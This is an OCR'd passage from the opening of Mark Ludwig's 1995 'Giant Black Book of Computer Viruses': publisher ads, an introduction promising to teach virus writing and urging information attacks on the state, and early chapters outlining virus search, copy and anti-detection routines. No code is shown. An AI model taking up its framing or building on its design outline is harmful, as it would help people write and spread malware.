

THE GIANT Black Book of Computer Viruses

Mark Ludwig



Order from www.ameaglepubs.com today!




Dr. Ludwig is back in black!

In this brand new book, Dr. Ludwig explores the fascinating world of email viruses in a way nobody else dares! Here you will learn about how these viruses work and what they can and cannot do from a veteran hacker and virus researcher. Why settle for the vague generalities of other books when you can have page after page of carefully explained code and a fascinating variety of live viruses to experiment with on your own computer or check your antivirus software with? In this book you'll learn the basics of viruses that reproduce through email, and then go on to explore how antivirus programs catch them and how wiley viruses evade the antivirus programs. You'll learn about polymorphic and evolving viruses. You'll learn how viruse writers use exploits - bugs in programs like Outlook Express - to get their code to execute without your consent. You'll learn about logic bombs and the social engineering side of viruses - not the social engineering of old time hackers, but the tried and true scientific method behind turning a replicating program into a virus that infects millions of computers. Yet Dr. Ludwig doesn't stop here. He faces the sobering possibilities of email viruses that lie just around the corner . . . viruses that could literally change the history of the human race, for better or worse. Admittedly this would be a dangerous book in the wrong hands. Yet it would be more dangerous if it didn't get into the right hands. The next major virus attack could see millions of computers wiped clean in a matter of hours. With this book, you'll have a fighting chance to spot the trouble coming and avoid it, while the multitudes that are dependent on a canned program to keep them out of trouble will get taken out. In short, this is an utterly fascinating book. You'll never look at computer viruses the same way again after reading it.

ISBN 0-929408-33-0, 232 pages, $16.95

Keep up with the latest . . . a 4th edition!



The world of hacking changes continuously. Yesterday's hacks are today's rusty locks that no longer work. The security guys are constantly fixing holes, and the hackers are constantly changing their tricks. This new fourth edition of the *Happy Hacker* - just released in December, 2001 - will keep you up to date on the world of hacking. It's classicMeinel at her best, leading you through the tunnels and back doors of the internet that is accessible to the beginner, yet entertaining and educational to the advanced hacker. With major new sections on exploring and hacking websites, and hacker war, and updates to cover the latest Windows operating systems, the *Happy Hacker* is bigger and better than ever!

ISBN 0-929408-34-9, 464 pages $34.95

The GIANT Black Book of Computer Viruses

by

Mark Ludwig

American Eagle Publications, Inc.
Post Office Box 1507
Show Low, Arizona 85901
—1995—


Library of Congress Cataloging-in-publication data

Table of Contents

Part III: Payloads for Viruses

And God saw that it was good. And God blessed them, saying "Be fruitful and multiply, fill the earth and subdue it."

Genesis 1:21,22



Introduction

This book will simply and plainly teach you how to write computer viruses. It is not one of those all too common books that decry viruses and call for secrecy about the technology they employ, while curiously giving you just enough technical details about viruses so you don't feel like you've been cheated. Rather, this book is technical and to the point. Here you will find complete sources for plug-and-play viruses, as well as enough technical knowledge to become a proficient cutting-edge virus programmer or anti-virus programmer.

Now I am certain this book will be offensive to some people. Publication of so-called "inside information" always provokes the ire of those who try to control that information. Though it is not my intention to offend, I know that in the course of informing many I will offend some.

In another age, this elitist mentality would be derided as a relic of monarchism. Today, though, many people seem all too ready to give up their God-given rights with respect to what they can own, to what they can know, and to what they can do for the sake of their personal and financial security. This is plainly the mentality of a slave, and it is rampant everywhere I look. I suspect that only the sting of a whip will bring this perverse love affair with slavery to an end.

I, for one, will defend freedom, and specifically the freedom to learn technical information about computer viruses. As I see it, there are three reasons for making this kind of information public:

1. It can help people defend against malevolent viruses.
2. Viruses are of great interest for military purposes in an information-driven world.
3. They allow people to explore useful technology and artificial life for themselves.

Let's discuss each of these three points in detail . . . .

Defense Against Viruses

The standard paradigm for defending against viruses is to buy an anti-virus product and let it catch viruses for you. For the average user who has a few application programs to write letters and balance his checkbook, that is probably perfectly adequate. *There are, however, times when it simply is not.*

In a company which has a large number of computers, one is bound to run across less well-known viruses, or even new viruses. Although there are perhaps 100 viruses which are responsible for 98% of all virus infections, rarer varieties do occasionally show up, and sometimes you are lucky enough to be attacked by something entirely new. In an environment with lots of computers, the probability of running into a virus which your anti-virus program can't handle easily is obviously higher than for a single user who rarely changes his software configuration.

Firstly, there will always be viruses which anti-virus programs cannot detect. There is often a very long delay between when a virus is created and when an anti-virus developer incorporates proper detection and removal procedures into his software. I learned this only too well when I wrote *The Little Black Book of Computer Viruses*. That book included four new viruses, but only one anti-virus developer picked up on those viruses in the first six months after publication. Most did not pick up on them until after a full year in print, and some still don't detect these viruses. The reason is simply that a book was outside their normal channels for acquiring viruses. Typically anti-virus vendors frequent underground BBS's, trade among each other, and depend on their customers for viruses. Any virus that doesn't come through those channels may escape their notice for years. If a published virus can evade most for more than a year, what about a private release?

Next, just because an anti-virus program is going to help you identify a virus doesn't mean it will give you a lot of help getting rid of it. Especially with the less common varieties, you might find that the cure is worse than the virus itself. For example, your "cure" might simply delete all the EXE files on your disk, or rename them to VXE, etc.

In the end, any competent professional must realize that solid technical knowledge is the foundation for all viral defense. In some situations it is advisable to rely on another party for that technical knowledge, but not always. There are many instances in which a failure of data integrity could cost people their lives, or could cost large sums of money, or could cause pandemonium. In these situations, waiting for a third party to analyze some new virus and send someone to your site to help you is out of the question. You have to be able to handle a threat when it comes-and this requires detailed technical knowledge.

Finally, even if you intend to rely heavily on a commercial anti-virus program for protection, solid technical knowledge will make it possible to conduct an informal evaluation of that product. I have been appalled at how poor some published anti-virus product reviews have been. For example, *PC Magazine*'s reviews in the March 16, 1993 issue[1] put *Central Point Anti-Virus* in the Number One slot despite the fact that this product could not even complete analysis of a fairly standard test suite of viruses (it hung the machine)[2] and despite the fact that this product has some glaring security holes which were known both by virus writers and the anti-viral community at the time,[3] and despite the fact that the person in charge of those reviews was specifically notified of the problem. With a bit of technical knowledge and the proper tools, you can conduct your own review to find out just what you can and cannot expect form an anti-virus program.

---

1 R. Raskin and M. Kabay, "Keeping up your guard", *PC Magazine*, March 16, 1993, p. 209.

2 *Virus Bulletin*, January, 1994, p. 14.

3 *The Crypt Newsletter*, No. 8.

Military Applications

High-tech warfare relies increasingly on computers and information.[4] Whether we're talking about a hand-held missile, a spy satellite or a ground station, an early-warning radar station or a personnel carrier driving cross country, relying on a PC and the Global Positioning System to navigate, computers are everywhere. Stopping those computers or convincing them to report misinformation can thus become an important part of any military strategy or attack.

In the twentieth century it has become the custom to keep military technology cloaked in secrecy and deny military power to the people. As such, very few people know the first thing about it, and very few people care to know anything about it. However, the older American tradition was one of openness and individual responsibility. All the people together were the militia, and standing armies were the bain of free men.

In suggesting that information about computer viruses be made public because of its potential for military use, I am harking back to that older tradition. Standing armies and hordes of bureaucrats are a bain to free men. (And by armies, I don't just mean Army, Navy, Marines, Air Force, etc.)

It would seem that the governments of the world are inexorably driving towards an ideal: the Orwellian god-state. Right now we have a first lady who has even said the most important book she's ever read was Orwell's *1984*. She is working hard to make it a reality, too. Putting military-grade weapons in the hands of ordinary citizens is the surest way of keeping tyranny at bay. That is a time-honored formula. It worked in America in 1776. It worked in Switzerland during World War II. It worked for Afganistan in the 1980's, and it has worked countless other times. The Orwellian state is an information monopoly. Its power is based on knowing everything about everybody. Information weapons could easily make it an impossibility.

---

4 Schwartau, Win, *Information Warfare*, (Thunder's Mouth, New York:1994).

I have heard that the US Postal Service is ready to distribute 100 million smart cards to citizens of the US. Perhaps that is just a wild rumor. Perhaps by the time you read this, you will have received yours. Even if you never receive it, though, don't think the government will stop collecting information about you, and demand that you—or your bank, phone company, etc.—spend more and more time sending it information about yourself. In seeking to become God it must be all-knowing and all-powerful.

Yet information is incredibly fragile. It must be correct to be useful, but what if it is not correct? Let me illustrate: before long we may see 90% of all tax returns being filed electronically. However, if there were reason to suspect that 5% of those returns had been electronically modified (e.g. by a virus), then none of them could be trusted.[5] Yet to audit every single return to find out which were wrong would either be impossible or it would catalyze a revolution-I'm not sure which. What if the audit process released even more viruses so that none of the returns could be audited unless everything was shut down, and they were gone through by hand one by one?

In the end, the Orwellian state is vulnerable to attack-and it should be attacked. There is a time when laws become immoral, and to obey them is immoral, and to fight against not only the individual laws but the whole system that creates them is good and right. I am not saying we are at that point now, as I write. Certainly there are many laws on the books which are immoral, and that number is growing rapidly. One can even argue that there are laws which would be immoral to obey. Perhaps we have crossed the line, or perhaps we will sometime between when I wrote this and when you are reading. In such a situation, I will certainly sleep better at night knowing that I've done what I could to put the tools to fight in people's hands.

5 Such a virus, the Tax Break, has actually been proposed, and it may exist.

Computational Exploration

Put quite simply, computer viruses are fascinating. They do something that's just not supposed to happen in a computer. The idea that a computer could somehow "come alive" and become quite autonomous from man was the science fiction of the 1950's and 1960's. However, with computer viruses it has become the reality of the 1990's. Just the idea that a program can take off and go-and gain an existence quite apart from its creator-is fascinating indeed. I have known many people who have found viruses to be interesting enough that they've actually learned assembly language by studying them.

A whole new scientific discipline called *Artificial Life* has grown up around this idea that a computer program can reproduce and pass genetic information on to its offspring. What I find fascinating about this new field is that it allows one to study the mechanisms of life on a purely mathematical, informational level. That has at least two big benefits:[6]

1. Carbon-based life is so complex that it's very difficult to experiment with, except in the most rudimentary fashion. Artificial life need not be so complex. It opens mechanisms traditionally unique to living organisms up to complete, detailed investigation.

2. The philosophical issues which so often cloud discussions of the origin and evolution of carbon-based life need not bog down the student of Artificial Life. For example if we want to decide between the intelligent creation versus the chemical evolution of a simple microorganism, the debate often boils down to philosophy. If you are a theist, you can come up with plenty of good reasons why abiogenesis can't occur. If you're a materialist, you can come up with plenty of good reasons why fiat creation can't occur. In the world of bits and bytes, many of these philosophical conundrums just disappear. (The fiat creation of computer viruses

---

6 Please refer to my other book, *Computer Viruses, Artificial Life and Evolution*, for a detailed discussion of these matters.

> occurs all the time, and it doesn't ruffle anyone's *philosophical* feathers.)

In view of these considerations, it would seem that computer-based self-reproducing automata could bring on an explosion of new mathematical knowledge about life and how it works.

Where this field will end up, I really have no idea. However, since computer viruses are the only form of artificial life that have gained a foothold in the wild, we can hardly dismiss them as unimportant, scientifically speaking.

Despite their scientific importance, some people would no doubt like to outlaw viruses because they are perceived as a nuisance. (And it matters little whether these viruses are malevolent, benign, or even beneficial.) However, when one begins to consider carbon-based life from the point of view of inanimate matter, one reaches much the same conclusions. We usually assume that life is good and that it deserves to be protected. However, one cannot take a step further back and see life as somehow beneficial to the inanimate world. If we consider only the atoms of the universe, what difference does it make if the temperature is seventy degrees fahrenheit or twenty million? What difference would it make if the earth were covered with radioactive materials? None at all. Whenever we talk about the environment and ecology, we always assume that life is good and that it should be nurtured and preserved. Living organisms universally use the inanimate world with little concern for it, from the smallest cell which freely gathers the nutrients it needs and pollutes the water it swims in, right up to the man who crushes up rocks to refine the metals out of them and build airplanes. Living organisms use the material world as they see fit. Even when people get upset about something like strip mining, or an oil spill, their point of reference is not that of inanimate nature. It is an entirely selfish concept (with respect to life) that motivates them. The mining mars the beauty of the landscape-a beauty which is in the eye of the (living) beholder-and it makes it *uninhabitable*. If one did not place a special emphasis on life, one could just as well promote strip mining as an attempt to return the earth to its pre-biotic state! From the point of view of inanimate matter, all life is bad because it just hastens the entropic death of the universe.

I say all of this not because I have a bone to pick with ecologists. Rather I want to apply the same reasoning to the world of computer viruses. As long as one uses only financial criteria to evaluate the worth of a computer program, viruses can only be seen as a menace. What do they do besides damage valuable programs and data? They are ruthless in attempting to gain access to the computer system resources, and often the more ruthless they are, the more successful. Yet how does that differ from biological life? If a clump of moss can attack a rock to get some sunshine and grow, it will do so ruthlessly. We call that beautiful. So how different is that from a computer virus attaching itself to a program? If all one is concerned about is the preservation of the inanimate objects (which are ordinary programs) in this electronic world, then *of course* viruses are a nuisance.

But maybe there is something deeper here. That all depends on what is most important to you, though. It seems that modern culture has degenerated to the point where most men have no higher goals in life than to seek their own personal peace and prosperity. By personal peace, I do not mean freedom from war, but a freedom to think and believe whatever you want without ever being challenged in it. More bluntly, the freedom to live in a fantasy world of your own making. By prosperity, I mean simply an ever increasing abundance of material possessions. Karl Marx looked at all of mankind and said that the motivating force behind every man is his economic well being. The result, he said, is that all of history can be interpreted in terms of class struggles-people fighting for economic control. Even though many decry Marx as the father of communism, our nation is trying to squeeze into the straight jacket he has laid for us. Here in America, people vote their wallets, and the politicians know it. That's why 98% of them go back to office election after election, even though many of them are great philanderers.

In a society with such values, the computer becomes merely a resource which people use to harness an abundance of information and manipulate it to their advantage. If that is all there is to computers, then computer viruses are a nuisance, and they should be eliminated. Surely there must be some nobler purpose for mankind than to make money, despite its necessity. Marx may not think so. The government may not think so. And a lot of loud-mouthed people may not think so. Yet great men from every age and every nation testify to the truth that man does have a higher purpose. Should we not be as Socrates, who considered himself ignorant, and who sought Truth and Wisdom, and valued them more highly than silver and gold? And if so, the question that really matters is *not* how computers can make us wealthy or give us power over others, *but how they might make us wise*. What can we learn about ourselves? about our world? and, yes, maybe even about God? Once we focus on that, computer viruses become very interesting. Might we not understand life a little better if we can create something similar, and study it, and try to understand it? And if we understand life better, will we not understand our lives, and our world better as well?

Several years ago I would have told you that all the information in this book would probably soon be outlawed. However, I think *The Little Black Book* has done some good work in changing people's minds about the wisdom of outlawing it. There are some countries, like England and Holland (hold outs of monarchism) where there are laws against distributing this information. Then there are others, like France, where important precedents have been set to allow the free exchange of such information. What will happen in the US right now is anybody's guess. Although the Bill of Rights would seem to protect such activities, the Constitution has never stopped Congress or the bureaucrats in the past-and the anti-virus lobby has been persistent about introducing legislation for years now.

In the end, I think the deciding factor will simply be that the anti-virus industry is imploding. After the Michelangelo scare, the general public became cynical about viruses, viewing them as much less of a problem than the anti-virus people would like. Good anti-virus programs are commanding less and less money, and the industry has shrunk dramatically in the past couple years. Companies are dropping their products, merging, and diversifying left and right. The big operating system manufacturers provide an anti-virus program with DOS now, and shareware/freeware anti-virus software which does a good job is widely available. In short, there is a full scale recession in this industry, and money spent on lobbying can really only be seen as cutting one's own throat.

Yet these developments do not insure that computer viruses will survive. It only means they probably won't be outlawed. Much more important to the long term survival of viruses as a viable form of programming is to find beneficial uses for them. Most people won't suffer even a benign virus to remain in their computer once they know about it, since they have been conditioned to believe that VIRUS = BAD. No matter how sophisticated the stealth mechanism, it is no match for an intelligent programmer who is intent on catching the virus. This leaves virus writers with one option: create viruses which people will want on their computers.

Some progress has already been made in this area. For example, the virus called *Cruncher* compresses executable files and saves disk space for you. The *Potassium Hydroxide* virus encrypts your hard disk and floppies with a very strong algorithm so that no one can access it without entering the password you selected when you installed it. I expect we will see more and more beneficial viruses like this as time goes on. As the general public learns to deal with viruses more rationally, it begins to make sense to ask whether any particular application might be better implemented using self-reproduction. We will discuss this more in later chapters.

For now, I'd like to invite you to take the attitude of an early scientist. These explorers wanted to understand how the world worked-and whether it could be turned to a profit mattered little. They were trying to become wiser in what's really important by understanding the world a little better. After all, what value could there be in building a telescope so you could see the moons around Jupiter? Galileo must have seen something in it, and it must have meant enough to him to stand up to the ruling authorities of his day and do it, and talk about it, and encourage others to do it. And to land in prison for it. Today some people are glad he did.

So why not take the same attitude when it comes to creating "life" on a computer? One has to wonder where it might lead. Could there be a whole new world of electronic artificial life forms possible, of which computer viruses are only the most rudimentary sort? Perhaps they are the electronic analog of the simplest one-celled creatures, which were only the tiny beginning of life on earth. What would be the electronic equivalent of a flower, or a dog? Where could it lead? The possibilities could be as exciting as the idea of a man actually standing on the moon would have been to Galileo. We just have no idea.

Whatever those possibilities are, one thing is certain: the open-minded individual—the possibility thinker—who seeks out what is true and right, will rule the future. Those who cower in fear, those who run for security and vote for personal peace and affluence have no future. No investor ever got rich by hiding his wealth in safe investments. No intellectual battle was ever won through retreat. *No nation has ever become great by putting its citizens' eyes out.* So put such foolishness aside and come explore this fascinating new world with me.

Computer Virus Basics

What is a computer virus? Simply put, it is a program that reproduces. When it is executed, it simply makes one or more copies of itself. Those copies may later be executed to create still more copies, *ad infinitum*.

Typically, a computer virus attaches itself to another program, or rides on the back of another program, in order to facilitate reproduction. This approach sets computer viruses apart from other self-reproducing software because it enables the virus to reproduce without the operator's consent. Compare this with a simple program called "1.COM". When run, it might create "2.COM" and "3.COM", etc., which would be exact copies of itself. Now, the average computer user might run such a program once or twice at your request, but then he'll probably delete it and that will be the end of it. It won't get very far. Not so, the computer virus, because it attaches itself to otherwise useful programs. The computer user will execute these programs in the normal course of using the computer, and the virus will get executed with them. In this way, viruses have gained viability on a world-wide scale.

Actually, the term *computer virus* is a misnomer. It was coined by Fred Cohen in his 1985 graduate thesis,[1] which discussed self-reproducing software and its ability to compromise so-called secure systems. Really, "virus" is an emotionally charged epithet. The very word bodes evil and suggests something bad. Even Fred Cohen has repented of having coined the term,[2] and he now suggests that we call these programs "living programs" instead. Personally I prefer the more scientific term self-reproducing automaton.[3] That simply describes what such a program does without adding the negative emotions associated with "virus" yet also without suggesting life where there is a big question whether we should call something truly alive. However, I know that trying to re-educate people who have developed a bad habit is almost impossible, so I'm not going to try to eliminate or replace the term "virus", bad though it may be.

In fact, a computer virus is much more like a simple one-celled living organism than it is like a biological virus. Although it may attach itself to other programs, those programs are not alive in any sense. Furthermore, the living organism is not inherently bad, though it does seem to have a measure of self-will. Just as lichens may dig into a rock and eat it up over time, computer viruses can certainly dig into your computer and do things you don't want. Some of the more destructive ones will wipe out everything stored on your hard disk, while any of them will at least use a few CPU cycles here and there.

Aside from the aspect of self-will, though, we should realize that computer viruses *per se* are not inherently destructive. They may take a few CPU cycles, however since a virus that gets noticed tends to get wiped out, the only successful viruses must take only an unnoticeable fraction of your system's resources. Viruses that have given the computer virus a name for being destructive generally contain logic bombs which trigger at a certain date and then display a message or do something annoying or nasty. Such logic

---

1 Fred Cohen, *Computer Viruses*, (ASP Press, Pittsburgh:1986). This is Cohen's 1985 dissertation from the University of Southern California.

2 Fred Cohen, *It's Alive, The New Breed of Living Computer Programs*, (John Wiley, New York:1994), p. 54.

3 The term "self-reproducing automaton" was coined by computer pioneer John Von Neumann. See John Von Neumann and Arthur Burks, *Theory of Self-Reproducing Automata* (Univ. of Illinois Press, Urbana: 1966).

bombs, however, have nothing to do with viral self-reproduction. They are payloads—add ons—to the self-reproducing code.

When I say that computer viruses are not inherently destructive, of course, I do not mean that you don't have to watch out for them. There are some virus writers out there who have no other goal but to destroy the data on your computer. As far as they are concerned, they want their viruses to be memorable experiences for you. They're nihilists, and you'd do well to try to steer clear from the destruction they're trying to cause. So by all means do watch out . . . but at the same time, consider the positive possibilities of what self-reproducing code might be able to do that ordinary programs may not. After all, a virus could just as well have some good routines in it as bad ones.

The Structure of a Virus

Every viable computer virus must have at least two basic parts, or subroutines, if it is even to be called a virus. Firstly, it must contain a *search routine*, which locates new files or new disks which are worthwhile targets for infection. This routine will determine how well the virus reproduces, e.g., whether it does so quickly or slowly, whether it can infect multiple disks or a single disk, and whether it can infect every portion of a disk or just certain specific areas. As with all programs, there is a size versus functionality tradeoff here. The more sophisticated the search routine is, the more space it will take up. So although an efficient search routine may help a virus to spread faster, it will make the virus bigger.

Secondly, every computer virus must contain a routine to *copy* itself into the program which the search routine locates. The copy routine will only be sophisticated enough to do its job without getting caught. The smaller it is, the better. How small it can be will depend on how complex a virus it must copy, and what the target is. For example, a virus which infects only COM files can get by with a much smaller copy routine than a virus which infects EXE files. This is because the EXE file structure is much more complex, so the virus must do more to attach itself to an EXE file.

In addition to search and copy mechanisms, computer viruses often contain *anti-detection routines*, or anti-anti-virus routines.

These range in complexity from something that merely keeps the date on a file the same when a virus infects it, to complex routines that camouflage viruses and trick specific anti-virus programs into believing they're not there, or routines which turn the anti-virus they attack into a logic bomb itself.

Both the search and copy mechanisms can be designed with anti-detection in mind, as well. For example, the search routine may be severely limited in scope to avoid detection. A routine which checked every file on every disk drive, without limit, would take a long time and it would cause enough unusual disk activity that an alert user would become suspicious.

Finally, a virus may contain routines unrelated to its ability to reproduce effectively. These may be destructive routines aimed at wiping out data, or mischievous routines aimed at spreading a political message or making people angry, or even routines that perform some useful function.

Virus Classification

Computer viruses are normally classified according to the types of programs they infect and the method of infection employed. The broadest distinction is between boot sector infectors, which take over the boot sector (which executes only when you first turn your computer on) and file infectors, which infect ordinary program files on a disk. Some viruses, known as multi-partite viruses, infect both boot sectors and program files.

Program file infectors may be further classified according to which types of programs they infect. They may infect COM, EXE or SYS files, or any combination thereof. Then EXE files come in a variety of flavors, including plain-vanilla DOS EXE's, Windows EXE's, OS/2 EXE's, etc. These types of programs have considerable differences, and the viruses that infect them are very different indeed.

Finally, we must note that a virus can be written to infect any kind of code, even code that might have to be compiled or interpreted before it can be executed. Thus, a virus could infect a C or Basic program, a batch file, or a Paradox or Dbase program. It needn't be limited to infecting machine language programs.

What You'll Need to Use this Book

Most viruses are written in assembly language. High level languages like Basic, C and Pascal have been designed to generate stand-alone programs, but the assumptions made by these languages render them almost useless when writing viruses. They are simply incapable of performing the acrobatics required for a virus to jump from one host program to another. Apart from a few exceptions we'll discuss, one must use assembly language to write viruses. It is just the only way to get exacting control over all the computer system's resources and use them the way you want to, rather than the way somebody else thinks you should.

This book is written to be accessible to anyone with a little experience with assembly language programming, or to anyone with any programming experience, provided they're willing to do a little work to learn assembler. Many people have told me that *The Little Black Book* was an excellent tutorial on assembly language programming. I would like to think that this book will be an even better tutorial.

If you have not done any programming in assembler before, I would suggest you get a good tutorial on the subject to use along side of this book. (A few are mentioned in the Suggested Reading at the end of this book.) In the following chapters, I will assume that your knowledge of the technical details of PC's—like file structures, function calls, segmentation and hardware design—is limited, and I will try to explain such matters carefully at the start. However, I will assume that you have some knowledge of assembly language—at least at the level where you can understand what some of the basic machine instructions, like *mov ax,bx* do. If you are not familiar with simpler assembly language programming like this, go get a book on the subject. With a little work it will bring you up to speed.

If you are somewhat familiar with assembler already, then all you'll need to get some of the viruses here up and running is this book and an assembler. The viruses published here are written to be compatible with three popular assemblers, unless otherwise noted. These assemblers are (1) Microsoft's Macro Assembler, MASM, (2) Borland's Turbo Assembler, TASM, and 3) the shareware A86 assembler. Of these I personally prefer TASM, because it does exactly what you tell it to without trying to out smart you—and that is exactly what is needed to assemble a virus. The only drawback with it is that you can't assemble and link OS/2 programs and some special Windows programs like Virtual Device Drivers with it. My second choice is MASM, and A86 is clearly third. Although you can download A86 from many BBS's or the Internet for free, the author demands a hefty license fee if you really want to use the thing—as much as the cost of MASM—and it is clearly not as good a product.

Organization of this Book

This book is broken down into three parts. The first section discusses viral reproduction techniques, ranging from the simplest overwriting virus to complex multi-partite viruses and viruses for advanced operating systems. The second section discusses anti-anti-virus techniques commonly used in viruses, including simple techniques to hide file changes, ways to hide virus code from prying eyes, and polymorphism. The third section discusses payloads, both destructive and beneficial.

One final word before digging into some actual viruses: ***if you don't understand what any of the particular viruses we discuss in this book are doing, don't mess with them.*** Don't just blindly type in the code, assemble it, and run it. That is asking for trouble, just like a four year old child with a loaded gun. Also, please don't cause trouble with these viruses. I'm not describing them so you can unleash them on innocent people. As far as people who deserve it, please at least try to turn the other cheek. I may be giving you power, but with it comes the responsibility to gain wisdom.

Part I

Self-Reproduction

The Simplest COM Infector

When learning about viruses it is best to start out with the simplest examples and understand them well. Such viruses are not only easy to understand . . . they also present the least risk of escape, so you can experiment with them without the fear of roasting your company's network. Given this basic foundation, we can build fancier varieties which employ advanced techniques and replicate much better. That will be the mission of later chapters.

In the world of DOS viruses, the simplest and least threatening is the non-resident COM file infector. This type of virus infects only COM program files, which are just straight 80x86 machine code. They contain no data structures for the operating system to interpret (unlike EXE files)— just code. The very simplicity of a COM file makes it easy to infect with a virus. Likewise, non-resident viruses leave no code in memory which goes on working after the host program (which the virus is attached to) is done working. That means as long as you're sitting at the DOS prompt, you're safe. The virus isn't off somewhere doing something behind your back.

Now be aware that when I say a non-resident COM infector is simple and non-threatening, I mean that in terms of its ability to reproduce and escape. There are some very nasty non-resident

COM infectors floating around in the underground. They are nasty because they contain nasty logic bombs, though, and not because they take the art of virus programming to new highs.

There are three major types of COM infecting viruses which we will discuss in detail in the next few chapters. They are called:

